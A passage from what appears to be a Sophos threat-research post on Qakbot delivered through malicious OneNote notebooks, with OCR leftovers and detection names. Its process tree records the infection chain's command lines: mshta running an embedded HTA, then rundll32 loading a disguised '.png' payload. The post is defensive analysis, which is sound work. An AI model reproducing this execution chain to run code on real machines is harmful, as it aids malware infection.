
On this test system, the Qakbot malware payload injected itself into **AtBroker.exe**, the Windows Assistive Technology manager, a standard Windows application.



```
ONENOTE.EXE    4836  < 0.01  "C:\Program Files\Microsoft Office\Office14\ONENOTE.EXE" "C:\Users\Victim\Downloads\177730.one"
 mshta.exe      472  < 0.01  "C:\Windows\SysWOW64\mshta.exe" "C:\Users\Victim\AppData\Local\Temp\OneNote\14.0\NT\1\attachment.hta"
  rundll32.exe 6996    0.74  "C:\Windows\System32\rundll32.exe" C:\ProgramData\512.png,Wind
   AtBroker... 7344  Susp... C:\WINDOWS\SysWOW64\AtBroker.exe
```

Qakbot injected itself into AtBroker.exe

We also noticed a unique characteristic in some of the malicious OneNote notebooks: If we tried to right-click and save the graphic elements in the notebook to the test system, the dialog box pre-populates with the filename that was assigned to the image when it was embedded in the document. In this case, the filename originally used when the "Open" button was created is Безымянный рисунок (bezymyanny risunok, Russian for "Anonymous drawing") — a curious detail.



Name	Date modified	Type
etwtraces	9/5/2017 11:54 AM	File fold
My Music	1/17/2023 9:46 AM	File fold
My Pictures	1/17/2023 9:46 AM	File fold
My Videos	1/17/2023 9:46 AM	File fold
OneNote Notebooks	1/31/2023 5:25 PM	File fold
Outlook Files	1/31/2023 5:42 PM	File fold
WindowsPowerShell	12/14/2020 9:32 PM	File fold
WPA Files	9/5/2017 11:54 AM	File fold

File name: Безымянный рисунок.png

Save as type: PNG (*.png)

ments from the cloud, to receive them,
e click "open"

Stay in the groove with Microsoft Office 365 integration with Microsoft OneNote.


Copyright © 2023 Microsoft. All rights reserved.

Don't open files, even if you know the sender?

It should come as no surprise that a threat actor would attempt to exploit a novel file format in order to spread an infection. If you're not in the habit of working with OneNote or its document format, you might not be familiar with how these files can be abused.

Email administrators have, over the years, set up rules that either outright prevent, or throw severe-sounding warnings, on any inbound messages originating from outside the organization with a variety of abusable file formats attached. It looks likely that OneNote .one notebooks will be the next file format to end up on the email-attachment chopping block, but for now, it remains a persistent risk.

We saw at least two warning dialog boxes appear, spawned by OneNote, upon opening the documents. One of these warnings issued sage advice we will repeat here: "Opening attachments could harm your computer and data. Don't open it unless you trust the person who created the file.”



This document contains attachments from the cloud, to receive them,

Warning

Opening attachments could harm your computer and data.

Don't open it unless you trust the person who created the file.

□ Don't show this again

Of course, the caveat to this advice is that the person who “sent” the file didn’t actually send it – it just appears to come from their account. When you’re unsure, and you see popups warning of dire consequences if you proceed, take a moment and call or text the sender and make sure they actually sent it to you before you open any OneNote document you might unexpectedly receive over email.

Sophos protection

Despite the fact that this is a new tactic by the Qakbot authors, Sophos customers had proactive behavioral protection at several points in the attack chain:

- Evade_25a (T1218.011)
- Evade_7a (T1055.012, mem/qakbot-h)
- Discovery_2b (T1018)
- Persist_3a (T1547.001)

Additionally, we’ve updated our static coverage with Mal/DrodZp-A (Zip containing OneNote notebook), Troj/DocDl-AGVC (malicious OneNote notebook files), and Troj/HTMLDL-VS (malicious .hta file). Furthermore, context-based coverage for email with attached OneNote files with embedded HTA content has been added to our email protection feature as CXmail/OneNo-B.

Indicators of compromise relating to these files can be found on the SophosLabs Github.

Acknowledgments

Sophos X-Ops acknowledges the contributions of Colin Cowie and Benjamin Sollman from Sophos MDR, and Stephen Ormandy from SophosLabs.